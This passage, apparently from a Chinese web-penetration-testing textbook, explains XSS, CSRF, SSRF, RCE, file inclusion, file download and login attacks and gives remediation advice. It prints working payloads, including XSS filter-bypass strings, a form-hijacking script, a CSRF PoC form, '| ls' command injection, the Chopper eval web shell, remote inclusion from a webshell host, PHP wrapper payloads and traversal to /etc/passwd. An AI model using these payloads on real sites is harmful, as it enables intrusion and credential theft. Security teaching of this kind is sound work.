BeEF 还可以指定向受害者发送更为高级的功能，例如伪造一个 flash 更新的弹窗，弹窗中的 flash 图像，其地址就是网络中的可访问的 flash 图片地址，但是实际链接地址是木马，木马的链接地址为黑客服务器中的 webshell.exe。此时窗口会弹出这个 flash 更新内容，当他下载并安装执行后，就植入了计算机木马，而不是浏览器木马了。控制权限直接从浏览器提升至系统。

Fake Flash Update

Description: Prompts the user to install an update to Adobe Flash Player. The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages. See [/extensions/ipec/files/LinkTargetFinder](#) directory for the Firefox extension source code.

The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded. See [/extensions/demos/flash_update_chrome_extension/manifest.json](#) for more info and a sample extension that works on latest Chrome.

Id:	258
Image:	https://dss3.baidu.com/-rVXeDTa2gU2pM
Payload:	Custom_Payload
Custom	https://github.com/beefproject/beef/archi

3.4.4 XSS 防御策略与表单劫持

3.4.4.1 HTTP Only

HttpOnly 是包含在 http 返回头 Set-Cookie 里面的一个附加的 flag，所以它是后端服务器对 cookie 设置的一个附加的属性，在生成 cookie 时使用 HttpOnly 标志有助于减轻客户端脚本访问受保护 cookie 的风险（如果浏览器支持的话）。通过 js 脚本将无法读取到 cookie 信息（js 的读取不会报错，但是读取到的信息为空），这样能有效的防止 XSS 攻击。在设置了 Http Only 的情况下就无法使用常规的读取 cookie 的手段来获取用户账号密码了。但是可以有绕过的方法。

3.4.4.2 表单劫持

考虑如下场景：某用户登录界面中，存在可由 url 控制的内容，即这个登录页面存在反射型 XSS 攻击的漏洞。那么攻击者可以通过反射型 XSS 向这个用户登录页面植入跨站脚本。在用户登录的时候，表单 form 存在一个 submit 的按钮，当用户点击登录按钮的时候，触发 form 的 submit 按钮的 OnClick 事件，将表单数据以 post 形式发送到服务器中。如果恶意的脚本控制了这个 OnClick 事件，就可以在用户点击登录按钮的时候，执行恶意代码，表单框中的用户名和密码一起发送到攻击者的服务器中。例如：

```
jQuery('#main').removeAttr('onsubmit').unbind("submit").submit(function(e) {
    checksubmit(); //将表单数据传输走。
    if($.browser.msie) return true; //在 ie 下必须返回 true, test.html 页面才会照常提交
    //此处省略其他代码
});
```

Js 脚本使用了 jQuery，将 main 表单中的 OnSubmit 事件溢出，并解除了其绑定的事件，然后添加新的事件，盗取用户表单中的数据，之后继续触发原来的表单提交。用户不会发觉任何异常，但其用户名和密码已经被盗走。

上述的攻击过程可以直接使用第三方 XSS 平台实现。

3.4.4.3 语句闭合、数据过滤与绕过

网站通过关键字过滤的方式，预防 XSS 攻击，过滤同样分为字符串匹配过滤与 HTML 标签过滤。字符串匹配过滤简单，对特定字符串进行过滤，例如将用户输入的 onclick 替换为 o_nclick，可以直接通过 js 代码实现。HTML 标签过滤相对复杂很多，几乎无法通过 js 代码实现，通常在后端利用 python、java（flask 中的）的库实现的。例如如下的 HTML 代码：

```
<div>
<h1> hello world </h1>
```

```
<script> alert(1); </script>
</div>
```

字符串匹配过滤的结果是：

```
<div>
    <h1> hello world </h1>
    <> alert(1); </>
</div>
```

HTML 标签过滤的结果是：

```
<div>
    <h1> hello world </h1>
</div>
```

对于 HTML 标签过滤的方式，可以放弃绕过了，因为其相当于白名单过滤，只有规定的字符才能通过白名单。只有对于字符串匹配的过滤方式才能使用同样功能的函数来绕过。下面介绍的全部方法都是基于字符串匹配过滤方式的绕过：

- (1) 特殊符号实体化：使用 php 函数，将所有的特殊符号全部用 HTML 的特殊符号表示方法，例如尖括号为<< >>，那么这个地方几乎无法绕过
- (2) 语句闭合：由 XSS 控制的内容出现在标签内部，例如

```
<input name="pwd" value="可控制字符串" />
```

写成<script>alert(1);</script>肯定是不行的，要改为：

“><script>alert(1);</script> <img scr=” 与前面和后面的闭合，最终呈现如下结果：

```
<input name="pwd" value="">
<script>alert(1);</script>
<img scr="">
```

- (3) 对标签内的可控字符串进行了特殊符号实体化的过滤手段：改用 onclick 事件，变成 onclick="alert(1)"
- (4) 过滤 onclick 关键字：插入 a 标签，变成，点击超链接后触发
- (5) 大小写混淆，绕过关键字过滤
- (6) 使用循环方式，JavaScript 写成 JavaJavaScript，过滤一次后还剩下 JavaScript
- (7) 使用 Unicode 编码绕过
- (8) 网站要求上传一个链接，链接必须携带 http://，绕过方法：
`<script>alert(1); //http://</script>`先输入 http://，然后用 js 注释的方法将其注释
- (9) 可控制的标签为隐藏状态，XSS 中更改其 type 值，让 type=text 而不是 hidden，强制显示标签

3.4.5 waf 绕过

Waf 检测匹配的往往是<>，有东西容易拦截，过滤的包括 s (script)，o (onclick)。绕

过策略包括：

- (1) 特殊符号干扰：# /，因为#是注释符号，容易被 waf 认为是注释。/表示 html 中的语句结束。
- (2) 用 post 提交，绕过 waf 对于 url 的检测
- (3) 使用加密解密算法+
- (4) Fuzz 大法：XSS Fuzzer: <https://xssfuzzer.com/fuzzer.html>

另外，因为 XSS 漏洞比较没用，除非是储存型 XSS 才有人去利用。所以很多人不去绕过 waf 后攻击 XSS

自动化工具推荐：

- (1) xwaf 自动测试 xss 攻击，但是 xwaf 工具比较老，不推荐使用
- (2) XSStrike 攻击，高度自动化

```
C:\Users\86135>D:\Myproject\venv\Scripts\python.exe D:/Myproject/XSStrike-master/xsstrike.py -u "http://39.96.44.170/xss
labs/level1.php?name=" --fuzzer
XSStrike v3.1.4
[+] WAF Status: Offline
[!] Fuzzing parameter: name
```

3.4.6 XSS 漏洞的修复建议

- (1) 过滤用户输入，最好只允许特定的 HTML 标签
- (2) 输出过滤，对特殊符号转义

3.5 CSRF 和 SSRF

3.5.1 CSRF 漏洞的原理

CSRF 跨站请求伪造，是一种挟制用户在当前已登录的 Web 应用程序上执行非本意的操作的攻击方法。例如如下场景：

假如一家银行用以运行转账操作的 URL 地址如下：<http://www.examplebank.com/withdraw?account=AccoutName&amount=1000&for=PayeeName>

那么，一个恶意攻击者可以在一个常用的博客网站或贴吧中写一个恶意连接，其 url 就是：<http://www.examplebank.com/withdraw?account=Alice&amount=1000&for=Badman>

如果有账户名为 Alice 的用户访问了恶意站点，而她之前刚访问过银行不久，cookie 中保存的会话信息还存在，登录信息尚未过期，那么她就会损失 1000 元。

在整个的攻击过程中，攻击者不需要知道受害者的 cookie 是什么，只需要构造出一个与原官网一模一样的链接，当用户点击这个链接的时候，浏览器找到这个链接的地址 www.examplebank.com，发现其 cookie 中包含了这个域名的缓存，于是浏览器自动将 cookie 添加到了数据包的 header 中的 cookie 部分。导致服务器无法分辨这次访问究竟是用户发起的，还是攻击者的恶意链接。这个漏洞与脚本无关，无论是 java、php 还是 python 都可能出现。

CSRF 漏洞不会直接威胁到服务器安全，只会威胁到用户的数据安全，因此如果在补天提交这种漏洞，一般也能够通过。CSRF 漏洞一般情况下不重要，因为 CSRF 只可能出现在小中型网站，大型网站不会出现 CSRF 漏洞。而小中型网站往往会有许多其他的危险系数更高的漏洞，CSRF 漏洞就会显得有些鸡肋。而且，即便真的存在 CSRF 漏洞，也不容易触发。


当然上述的 CSRF 漏洞的触发需要知道服务器访问链接的源码，不然也伪造不了数据包。

3.5.2 CSRF 漏洞的利用

显然，使用 CSRF 漏洞要比 XSS 漏洞的危险系数要低一些，因为 XSS 的攻击者只需要在 url 中插入一个引入外部 js 脚本的代码，就可以随意散布这些危险的链接了，受害者点击链接全部都会中招。但是 CSRF 具有特异性，攻击者要根据这个用户去设计一个专门的链接，然后诱导单个用户去点击，并触发破坏。如果对单独用户进行攻击，那么其破坏力明显要小很多，除非这个单独的用户是网站管理员。

于是就有了利用 CSRF 漏洞的方向，既然大型银行系统必定不存在 CSRF 漏洞，那么就把 CSRF 的攻击方向变成网站的管理员。伪造一条向数据库中插入超级管理员的 url 链接，诱导拥有权限的网站管理员点击，其浏览器携带的 cookie 就会通过服务器的权限验证，从而随意创建出攻击者账号的网站管理员。

下图中使用 burp 自动生成 CSRF 代码：



会生成如下的代码：

```
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form
action="http://127.0.0.1:9080/pikachu/vul/csrf/csrfget/csrf_get_edit.php">
<input type="hidden" name="sex" value="boy" />
<input type="hidden" name="phonenum" value="1882312888812" />
<input type="hidden" name="add" value="xiaodi1321321111122" />
<input type="hidden" name="email" value="471656232814#e4@qq&#46;com" />
<input type="hidden" name="submit" value="submit" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

将这段代码写入到任意网站中，最好是想要攻击的网站的留言板之类的地方，诱导管理员点击按钮、或者是触发事件，就可以实现 CSRF 攻击，修改管理员密码或者创建新的管理员账户。当然，也可以尝试使用 ajax 的 post 方法提交数据，并设置网站加载完毕自动触发这段 js 代码。

3.5.3 CSRF 漏洞的修复建议

想要检测是否是 CSRF 攻击者构造的链接、还是用户主动点击的链接，最主要的就是寻找这两种数据包的差异。让网站的链接发送攻击者无法构造的数据包，那么服务器就能识别出究竟是不是受到了 CSRF 攻击。因此，其防御的角度都是从数据包本身出发的：

- (1) 当用户发送重要的请求时需要输入原始密码。这样数据包会携带用户密码，而攻击者不知道用户的密码，也就无法构造一模一样的数据包。
- (2) 设置随机 Token。在用户登录网站后，服务器返回给用户一个随机 token，并记录在 js 的 var 变量里。当用户进行关键性操作的时候，需要在数据包中携带这个 token（无论是 header、url 还是 body 中），token 具有 10 分钟有效期。这样攻击者也无法构造一样的数据包了。
- (3) 检验 referer 来源，请求时判断请求链接是否为当前管理员正在使用的页面。例如，管理员在编辑网站留言板，黑客在这个留言板中插入了修改密码的恶意链接，一旦数据包发出，这个数据包的 referer 值就是编辑文章界面的 url，而不是修改密码界面的 url，攻击失败。
- (4) 设置验证码。原理同 (1)
- (5) 限制请求方式只能为 POST，不能用 GET 的 URL 携带数据。这样点击 url 链接就无法触发 post 请求。

3.5.4 SSRF 漏洞的原理

SSRF 漏洞属于上限危害性极高、下线没有危害性的一个漏洞，同时大中小型网站都有可能出现。其结果是通过服务器来攻击整个服务器所在的局域网。考虑如下场景：

某英文翻译网站提供了中英互译服务，同时允许用户输入一个 url 链接，使其可以对网页页面进行翻译。例如输入 `www.google.com`，服务器会访问这个页面，并返回翻译好的页面。现在攻击者构建了这样的 url：`192.168.0.10`，试想，服务器访问到的是什么？服务器经过 DNS 解析，发现这个 ip 地址指向的是自己本身，端口是 80。于是服务器会对自己的 80 端口进行访问，将访问的结果呈现给攻击者。如果攻击者构建的是 `192.168.0.11:3306`，那么服务器访问到的是本局域网内的其他主机的数据库信息，并将其呈现给攻击者。服务器本身，成了一个联通内部局域网与公网的桥梁，通过这个内网探针，攻击者可以发现很多其内部服务器的信息。

当然攻击过程不限于 http 协议，甚至可以使用 file 协议来查看本地文件，例如 `file:///D:/www.txt`，那么访问到的就是本地的文件。不同的脚本语言，支持解析的协议类型也不同，列表如下：

	PHP	Java	curl	Perl	ASP.NET
http	✓	✓	✓	✓	✓
https	✓	✓	✓	✓	✓
gopher	—with-curlwrappers	before JDK 1.7	before 7.49.0 不支持\x00	✓	before version 3
ftfp	—with-curlwrappers	✗	before 7.49.0 不支持\x00	✗	✗
dict	—with-curlwrappers	✗	✓	✗	✗
file	✓	✓	✓	✓	✓
ftp	✓	✓	✓	✓	✓
imap	—with-curlwrappers	✗	✓	✓	✗
pop3	—with-curlwrappers	✗	✓	✓	✗
rtsp	—with-curlwrappers	✓	✓	✓	✓
smb	—with-curlwrappers	✓	✓	✓	✓
smtp	—with-curlwrappers	✗	✓	✗	✗
telnet	—with-curlwrappers	✗	✓	✗	✗
... 受限于	... 受限于	... 受限于	... 受限于	... 受限于	... 受限于

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file:///D/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=/index.php
php://input	>=5.2	off/on	on	?file=php://input【POST DATA】<?php phpinfo();?>
zip://	>=5.2	off/on	off/on	?file=zip:///D/soft/phpStudy/WWW/file.zip!23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2:///D/soft/phpStudy/WWW/file.bz2 [or] ?file=compress.bzip2://file.bz2
compress zlib://	>=5.2	off/on	off/on	?file=compress.zlib:///D/soft/phpStudy/WWW/file.gz [or] ?file=compress.zlib://file.gz
data://	>=5.2	on	on	?file=data://text/plain.<?php phpinfo();?> [or] ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbvgPz4= 也可以： ?file=data:text/plain,<?php phpinfo();?> [or] ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbvgPz4=

例如，当你知道对方的服务器是 Java 服务器的时候，就不要考虑使用 dict 协议了，因为 Java 不支持解析协议。协议具体信息请自行查询

攻击方式包括了端口扫描，指纹识别，漏洞利用，内网探针等。

检查重点是网站有没有图片上传、下载、分享之类的操作

3.5.5 SSRF 漏洞的挖掘

想要利用 SSRF 漏洞，关键是要找到漏洞触发位置，触发位置可以总结为如下几点：

- (1) 分享：通过 URL 地址分享网页内容
- (2) 转码服务：通过 URL 地址把原地址的网页内容调优使其适合手机屏幕浏览
- (3) 在线翻译：通过 URL 地址翻译对应文本的内容。提供此功能的国内公司有百度有道等
- (4) 图片加载与下载：通过 URL 地址加载或下载图片
- (5) 图片、文章收藏功能
- (6) 未公开的 api 实现以及其他调用 URL 的功能
- (7) URL 关键字中可能包含的存在链接的地方，都可以尝试将其替换为内网地址：share、wap、link、src、source、target、u、3g、display、sourceURI、imageURL、domain 等

3.5.6 SSRF 漏洞的修复建议

以下的修复建议都是白名单性质，只允许白名单中的数据展示给用户。因此更加难以绕过，因为绕过往往是基于黑名单的，绕过方式不展开讲解，详细内容请参考：

<https://www.secpulse.com/archives/65832.html>

- (1) 过滤返回的信息，如果 web 应用是去获取某一种类型的文件。那么在把返回结果展示给用户之前先验证返回的信息是否符合标准。
- (2) 统一错误信息，避免用户可以根据错误信息来判断远程服务器的端口状态。
- (3) 限制请求的端口，比如 80,443,8080,8090。
- (4) 禁止不常用的协议，仅仅允许 http 和 https 请求。可以防止类似于 file:/// , gopher:// , ftp:// 等引起的问题。
- (5) 使用 DNS 缓存或者 Host 白名单的方式。


3.6 RCE 代码以及命令执行

3.6.1 RCE 漏洞原理

RCE, remote command/code execute, 远程代码/命令执行。在 Web 应用中有时候程序员为了考虑灵活性、简洁性，会在代码调用代码或命令执行函数去处理。比如当应用在调用一些能将字符串转化成代码的函数时，没有考虑用户是否能控制这个字符串，将造成代码执行漏洞。同样调用系统命令处理，将造成命令执行漏洞。

代码执行与命令执行的区别在于，脚本代码只能执行网站的内容，而命令执行可以执行系统的命令，本章节只做部分演示。例如 PHP 程序中，url 中的数据被放在 eval、system 中直接执行，其中如果是 eval 执行，则是代码执行，攻击者可以构造任意的网站代码用 eval 执行，而 system 中执行的是命令行，攻击者可以直接执行系统命令。漏洞产生的条件是可控变量与漏洞函数。

什么样的网站能够出现代码执行、命令执行的漏洞？只能说很少，这种漏洞一般不会出现，一旦出现就是危害性极高的漏洞。例如如下的可以执行 ping 命令的页面



使用 | 符号，linux 系统中可以多条语句一起执行的特殊符号，输入 ip=127.0.0.1 | ls，成功执行 ls 命令。

同时，网站后门往往都是植入一个 RCE 漏洞，例如菜刀中在 PHP 中植入的<?php @eval(\$_POST['chopper']);?> 就是代码执行。

3.6.2 RCE 漏洞利用

由上述的产生原理可知，RCE 漏洞几乎不会出现在代码里，如果出现，相当于网站搭建者给自己的网站开了一个后门。就算真的有这样的后门，其密码（读取的变量值，例如上面的 chopper）也不可能被黑客发现的。那么什么情况下是在网站管理员不知情的情况下出现 RCE 漏洞呢？有 3 种情况：

- (1) web 的 CMS 出现了漏洞，历史中 thinkphp、eyoucms、wordpress 的 CMS 出现过代码执行漏洞，Nexus、webmin、ElasticSearch 出现过命令执行的漏洞
- (2) 中间件平台的漏洞，历史中 Tomcat、Apache Struts2、Redis 出现过代码执行漏洞，Apache、Weblogic 出现过命令执行漏洞
- (3) 其他环境的漏洞，历史中 PHP-CGI、Jenkins-CGI、java RMI 出现过代码执行漏洞，PostGRESQL、Samba、Supervisord 出现过命令执行漏洞。

上述的漏洞，网上都有利用工具。

3.6.3 RCE 漏洞检测

如何检测：白盒测试，直接代码分析，检测敏感函数

黑盒测试：利用扫描工具，或者 CMS 的公开漏洞，或者根据参数值和功能点手动判断。如果碰到了加密，需要解密

3.6.4 RCE 漏洞修复建议

- (1) 禁用敏感函数
- (2) 变量过滤或固定
- (3) 使用 waf 产品

3.7 文件操作

文件操作漏洞分为：文件上传、文件包含、文件下载、文件读取，而文件上传已经在前面章节介绍过了，后面将说明另外 3 中漏洞。

3.7.1 文件包含

3.7.1.1 文件包含漏洞原理

文件包含的目的是通过引入直接引入脚本文件，使代码不用重复书写，常见脚本的文件包含命令如下：

```
<c: import url="test.jsp">
<jsp: include page="test.jsp">
<%@ include file="test.jsp"%>
<?php include('test.php')>
```

想要出现漏洞，就必须存在用户可自定义的变量，例如某个博客网站，用户写好的博客

被存为了 html 并保存到了网站中。用户通过 `webblog?filename=user01.txt` 打开自己的博客，网站后台的操作则是根据 `filename` 的值直接将文件包含在了页面中。那么如果用户将 `filename` 改成 `filename=../../../../www.txt`，就可以直接读取到网站配置文件，如果把 `filename` 改成 `filename=http://www.webshell.com/webshell.php`，就会把恶意脚本包含进网站页面，触发命令执行、代码执行的漏洞。

3.7.1.2 文件包含漏洞利用

文件包含分为本地包含和远程包含，本地包含不允许使用 http 协议，远程包含的危害更大。有的文件包含有限制规则（过滤），需要用方法绕过。

(1) 本地包含

本地包含漏洞，直接使用扫描工具对敏感目录进行批量扫描即可。有的时候会有如下的限制：

```
$filename=$_GET['filename']
include($filename.".html")
```

强制添加.html 后缀。为什么要这么做？为什么加后缀？因为这样可以让黑客在黑盒探测漏洞的时候对自己测试产生疑惑，网站是不是真的有漏洞，还是说原本存在漏洞，但是需要技巧去绕过？绕过策略如下：

- A. %00 截断，前面多次提到了，`filename=web.txt%00`，截断后面的.html
- B. 长度阶段，`filename=web.txt../../../../` 此处省略 1000 个字符。Windows 限制文件名最长为 256 字符，linux 最长 4096 个字符。当 `filename` 给出一个足够长的字符串时，网站进行系统调用打开文件，文件名会被 windows 系统截断到 256 字符，而这 256 字符除了开头的 web.txt，后门都是.和/，会被 windows 自动删掉。

(2) 远程包含

是否允许远程包含可以在 `phpinfo` 中看到：

<code>allow_url_include</code>	<code>On</code>	<code>On</code>
--------------------------------	-----------------	-----------------

远程包含与 SSRF 漏洞原理一样，都是服务器在后端执行了用户给定的 url 或者其他伪协议，然后将执行结果包含在页面中，请参考 SSRF 章节。但是利用的目标不同，SSRF 目的是获取内网信息，而远程包含目的是包含外部代码执行脚本。其执行过程为：

服务器接收用户的 post 请求：`test.php?filename=http://www.webshell.com/webshell.php`，body 数据为 `chopper=phpinfo()`。在执行 `test.php` 的时候，`php.exe` 解析到了 `include`，会访问 `webshell.php` 并将其文本内容完整的包含在 `test.php` 中，然后再执行页面中的 `php` 脚本，发现 `webshell.php` 中包含了 `eval($_POST["chopper"])` 的 `php` 脚本，读取 http 数据包 body 部分的 `chopper` 值为 `phpinfo()`，然后将其付给 `eval` 进行代码执行。最后执行结果编程页面的一部分反馈给用户

为什么要文件包含才能触发代码执行？因为文件包含完成后，整个数据还在服务器端，

php.exe 会继续对其进行 php 解析，只有进行了 php 解析才能触发代码执行。.

易酷 CMS 文件包含漏洞举例：

尝试访问如下的 url:

```
/ekucms/index.php?s=my/show/id{~eval($_POST(x))}
```

报错，无法找到该 url。同时，报错信息会被计入网站 log。报错信息包含了 eval(\$_POST(x))。现在 post 请求网站 log 并附带参数 x=phpinfo()，网站 log 会执行这段 eval 代码，导致代码执行漏洞。

3.7.1.3 文件包含漏洞修复建议

- (1) 直接关闭远程包含参数开关
- (2) 设置文件包含白名单
- (3) 参数过滤. /等特殊字符
- (4) 指定访问一定的路径，再将参数拼接到路径当中

3.7.2 文件下载与文件读取

3.7.2.1 文件下载与文件读取漏洞原理


文件下载/读取漏洞，也叫任意文件下载漏洞，指的是用户可以利用漏洞下载服务器中的任意文件。任意下载 web 业务的代码，服务器和系统的具体配置信息，也可以下载数据库的配置信息，以及对内网的信息探测等等

其中，文件包含、文件读取、文件下载漏洞的区别是：

- (1) 文件被解析，则是文件包含漏洞
- (2) 显示源代码，则是文件读取漏洞
- (3) 提示文件下载，则是文件下载漏洞

很多网站由于业务需求，往往需要提供文件(附件)下载的功能块，但是如果对下载的文件没有做限制，直接通过绝对路径对其文件进行下载，那么，恶意用户就可以利用这种方式下载服务器的敏感文件，对服务器进行进一步的威胁和攻击。

例如如下网站提供了下载功能：



使用 burp 抓包，查看这个链接的地址：

```
?filePath=../../../../etc/passwd&fi
```

发现这个地址使用了绝对路径，现在将其改为任意一个地址，获取网站的报错信息：

```
[color: black;]<HR>[color: #555555; border-top: 1px solid #ccc; margin-top: 5px; margin-bottom: 5px;]</head><body><h1>HTTP Status 500 -<br/>/data/webapps/LawPlatform/Upload/.../.../.../.../0/etc/passwd ([REDACTED])</h1><hr size="1">
```

报出了网站内部错误 500，因为/data/webapps/LawPlatform/Upload 中不存在这个文件。

将其改为数据库配置文件路径：

```
../../../../data/webapps/LawPlatform/WEB-INF/classes/config.properties
```

```
log.connection.url=jdbc:oracle:thin:@[REDACTED]
log.connection.username=[REDACTED]
log.connection.password=[REDACTED]
log.isenable=true
```

直接下载成功数据库的登录账号和密码。

3.7.2.2 文件下载与文件读取漏洞利用

如何判断是否可能存在下载漏洞：手工判断，对参数检查

- (1) 文件名与参数值：filename、file、inputfile、url、data、readpath、readfile、menu、META-INF、WEB-INF、download、downfile
- (2) 特殊符号：../. ..\ ./. \ %00 ? %23 .等
- (3) 通过 CMS 类型搜索下载漏洞
- (4) 灵活使用公开的 CVE 漏洞：<http://cve.scap.org.cn/search>

要注意的是 url 有可能 base64 编码，需要解码后判断是否是下载漏洞利用点。同时一般情况下 java 喜欢用 post 传递这个值，所以要把它放到 post 里传递参数

参考敏感文件路径：<https://www.cnblogs.com/NBeveryday/articles/sensitvefile.html>

3.7.2.3 文件下载与文件读取漏洞修复建议

进行代码审计，对提供文件下载的关键词进行搜索，重点检查以下内容：


- (1) 参数过滤。/等特殊字符，使用户在 url 中不能回溯上级目录
- (2) 指定访问一定的路径，再将参数拼接到路径当中
- (3) php.ini 配置 open_basedir 限定文件访问范围

3.8 逻辑安全

3.8.1 逻辑越权

3.8.1.1 逻辑越权产生的原因

逻辑越权漏洞是代码层面的问题，没有考虑周全导致的普通用户可以进行管理员的操作。越权问题分为水平越权和垂直越权。这个漏洞与平台无关。



例如通过更换的某个 ID 之类的身份标识，从而使 A 账号获取（修改、删除等）B 账号数据。使用低权限身份的账号，发送高权限账号才能有的 url 请求并通过，获得其高权限的操作。通过删除请求中的认证信息后重放该请求，依旧可以访问或者完成操作。

水平越权举例：比如某个个人信息网站，私人空间的访问 url 是 /userinfo?username=user01，那么如果将其改成 user02 就可以进入别人的隐私空间。这种越权称之为水平越权。通过用户注册功能，发现 user02 用户名已经被注册了，因此得知用户信息存在，可以被盗取。这个漏洞会威胁到其他用户的数据安全，补天网站会收录。

垂直越权举例：某网站，普通用户只能查看，没有修改按钮，管理员用户可以对页面内容进行修改。页面是在用户登录之后动态给用户生成的，普通用户生成没有修改按钮的页面，管理员用户给生成有修改按钮的界面。那么，如果普通用户（利用普通用户的 cookie）发送了管理员才能发送的修改命令，服务器由于没有对这个命令进行权限判断，仍然会同意修改。

3.8.1.2 逻辑越权的利用

问题是实际中，普通用户不知道 admin 用户的数据包，如何获得？

- (1) 盲猜，用当前界面可以发送的数据包格式盲猜 admin 的数据包格式
- (2) 如果知道源代码，可以放到本地测试，获取 admin 数据包格式，然后用这个格式的数据包攻击服务器。

造成原因：前端没有进行后端验证：判断用户身份后，代码界面部分进行展示，却不对用户的数据包进行判断，导致用户伪造管理员数据包造成垂直越权、或者用户伪造其他用户的数据包造成水平越权。

工具推荐：

小米范工具，同时呈现多个界面，方便进行数据包的对比：



Burp 安装 Extender 插件中的 Authz 第三方插件，批量用户登录测试

3.8.1.3 逻辑越权的修复建议

- (1) 前后端同时对用户输入信息进行校验，双重验证机制
- (2) 调用功能前验证用户是否有权限调用相关功能
- (3) 执行关键操作前必须验证用户身份，验证用户是否具备操作数据的权限
- (4) 直接对象引用的加密数原 ID，防止攻击者枚举 ID，敏感数据特殊化（编码、加密）处理
- (5) 永远不要相信来自用户的输入，对于可控参数进行严格的检查与过滤

3.8.1.4 未授权访问

已经出现的未授权访问漏洞的第三方软件包括：Jboss、Jenkins、ldap、Redis、elasticsearch、Menchache、Mongodb、Rsync、Zookeeper、Docker 等。如果发现对方服务器包含上述软件，并且其版本号存在漏洞，可以直接搜索 CVE 漏洞列表。

3.8.2 登录安全

3.8.2.1 弱口令暴力破解


要注意，http 的是不加密的，https 加密，但是 header 都不加密，密码可能放到了 header 里。爆破的时候如果要是 https，需要考虑加密的问题，加密后再爆破。同时，只有弱口令的密码才能爆破，如果密码过长，并且使用各种特殊符号，那么无法爆破。下面为使用 burp 对密码爆破的例子：

```
btnPost=%E7%99%BB%E5%BD%95&username=admin&password=Se10adc3949ba59abbe56e057f20f883e$
```

选择 payload 为密码字典



选择 payload 预处理规则为 MD5 编码：



开始攻击，对比返回 http 数据包的长度和 status 状态，判断是否登录成功

Request	Payload	Status	Error	Timeout	Length	Comment
4	a66abb5684c45962d8875...	302	<input type="checkbox"/>	<input type="checkbox"/>	745	
0		500	<input type="checkbox"/>	<input type="checkbox"/>	2776	baseline request

修复建议：

- (1) 使用复杂的密码
- (2) 控制用户密码尝试次数，每日达到一定次数后账号被锁定
- (3) 对登录 ip 地址跟踪监测，屏蔽可疑的 ip 地址。

3.8.2.2 cookie 弱验证

例如某网站对于 cookie 的验证为，判断 cookie 是否存在，如果不存在则跳转到登录界面，否则通过验证。那么可以随便写一个 cookie 值绕过验证，实战中要找 cookie 切入点。

修复建议：

- (1) 对 cookie 的认证进行查库操作

3.8.2.3 session 劫持

Session 劫持的流程为：目标用户需要先登录站点，登录成功后，该用户会得到站点提供的一个会话标识 SessionID；攻击者通过某种攻击手段捕获 Session ID；攻击者通过捕获到的 Session ID 访问站点即可获得目标用户合法会话。

攻击者获取 session ID 的手段包括了：

- (1) 暴力破解：尝试各种 Session ID，直到破解为止；
- (2) 预测：如果 Session ID 使用非随机的方式产生，那么就有可能计算出来；
- (3) 窃取：使用网络嗅探，XSS 攻击等方法获得。

对于 PHP 来说，其内部 Session 的实现机制虽然不是很安全，但是关于生成 Session ID 的环节还是比较安全的，这个随机的 Session ID 往往是极其复杂的并且难于被预测出来，所以，对于第一、第二种攻击方式基本上是不太可能成功的。

修复建议：

- (1) 更改 Session 名称。PHP 中 Session 的默认名称是 PHPSESSID，此变量会保存在 Cookie 中，如果攻击者不分析站点，就不能猜到 Session 名称，阻挡部分攻击。
- (2) 关闭透明化 Session ID。透明化 Session ID 指当浏览器中的 Http 请求没有使用 Cookie 来存放 Session ID 时，Session ID 则使用 URL 来传递。
- (3) 设置 HttpOnly。通过设置 Cookie 的 HttpOnly 为 true，可以防止客户端脚本访问这个 Cookie，从而有效的防止 XSS 攻击。
- (4) 关闭所有 phpinfo 类 dump request 信息的页面。
- (5) 验证 HTTP 头部信息

3.8.2.4 密文对比认证

密文对比认证：在系统登录时密码加密正确流程是先将用户名和密码发送到服务器，服务器会把用户提交的密码经过 Hash 算法加密及加盐后和数据库中存储的加密值比对，如果加密值相同，则判定用户提交密码正确。上面所说的是安全的密文对比认证流程，不安全的认证流程如下：

有些网站系统的密码加密流程是，在前台浏览器客户端先对密码进行 Hash 加密，后传输给服务器并与数据库加密值进行对比。如果加密值相同，则判定用户提交密码正确。以此流程会泄漏密码加密方式，导致出现安全隐患。密码加密方式泄露

修复方式：

- (1) 将密码加密过程及密文比对过程放置在服务器后台执行。
- (2) 对系统用户登录模块增加有效的验证码机制。
- (3) 对密码加密数据进行加盐处理存储。

3.8.3 业务安全

支付漏洞总结：<https://www.secpulse.com/archives/67080.html>

3.8.3.1 业务安全性漏洞的原理

